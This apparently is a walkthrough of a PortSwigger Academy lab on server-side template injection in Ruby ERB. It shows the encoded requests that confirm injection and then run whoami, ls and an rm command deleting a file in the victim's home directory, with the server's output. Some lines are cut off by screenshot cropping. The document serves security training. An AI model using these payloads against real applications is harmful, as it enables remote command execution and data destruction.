
Basic server-side template injection

This lab is vulnerable to server-side template injection due to the unsafe construction of an ERB template.

To solve the lab, review the ERB documentation to find out how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.

ERB tags for use



Tags


ERB has two tags for Ruby code, a tag for comments, and a way to escape tag delimiters.

- `<%= EXPRESSION %>` — Inserts the value of an expression.
  - With `-%>` — Trims the following line break.
- `<% CODE %>` — Executes code, but does not insert a value.
  - With `<%-` — Trims the preceding indentation.
  - With `-%>` — Trims the following line break.
- `<%# COMMENT %>` — Removed from the final output.
  - With `-%>` — Trims the following line break.
- `<%%` or `%%>` — A literal `<%` or `%>`, respectively.

Text outside a tag becomes literal text, but it is subject to any tagged Ruby code surrounding it. For example, text surrounded by a tagged `if` statement only appears in the output if the condition is true.

Capture the out of stock GET request


it should look like the following



```
GET /?message=Unfortunately%20this%20product%20is%20out%20of%20stock HTTP/1.1
Host: 0ab0003404e65fd4c1838168002c0084.web-security-academy.net
Cookie: session=dJi7pL765qGWfRF0QWv4xbHxK3AcwbC8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
=0.9
```


Encode the 7x7 payload and get it into repeater

<%= 7*7 %>



```
GET /?message=<%25%3d+7*7+%25> HTTP/1.1
Host: 0ab0003404e65fd4c1838168002c0084.web-security-academy.net
Cookie: session=dJi7pL765qGWfRF0QWv4xbHxK3AcwbC8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
```


The output of the request appears where the out of stock message appears



Basic server-side template

49

Using the documentation we can execute commands via the system() command




The hash arguments, env and options, are sa


```
system("echo *")
system("echo", "*")
```

produces:

Injecting whoami command




```
GET /?message=<%25%3d+system("whoami")+%25> HTTP/1.1
Host: 0ab0003404e65fd4c1838168002c0084.web-security-academ
Cookie: session=dJi7pL765qGWfRF0QWv4xbHxK3AcwbC8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Appl
```




```
carlos true
```

Check the file structure and see what's there




```
GET /?message=<%25%3d+system("ls")+%25> HTTP/1.1
Host: 0ab0003404e65fd4c1838168002c0084.web-security-acade
Cookie: session=dJi7pL765qGWfRF0QWv4xbHxK3AcwbC8
Upgrade-Insecure-Requests: 1
```




```
morale.txt true
```

As it's a linux box, use rm to delete the file as per the lab instruction



```
GET /?message=<%25%3d+system("rm+/home/carlos/morale.txt")+%25> HTTP/1.1
Host: 0ab0003404e65fd4c1838168002c0084.web-security-academy.net
Cookie: session=dJi7pL765qGWfRF0QWv4xbHxK3AcwbC8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
```

pat on the back time, send command again to confirm morale.txt is no longer there



Congratulations, you solved the lab!

Internal Server Error

```
rm: cannot remove '/home/carlos/morale.txt': No such file or directory
```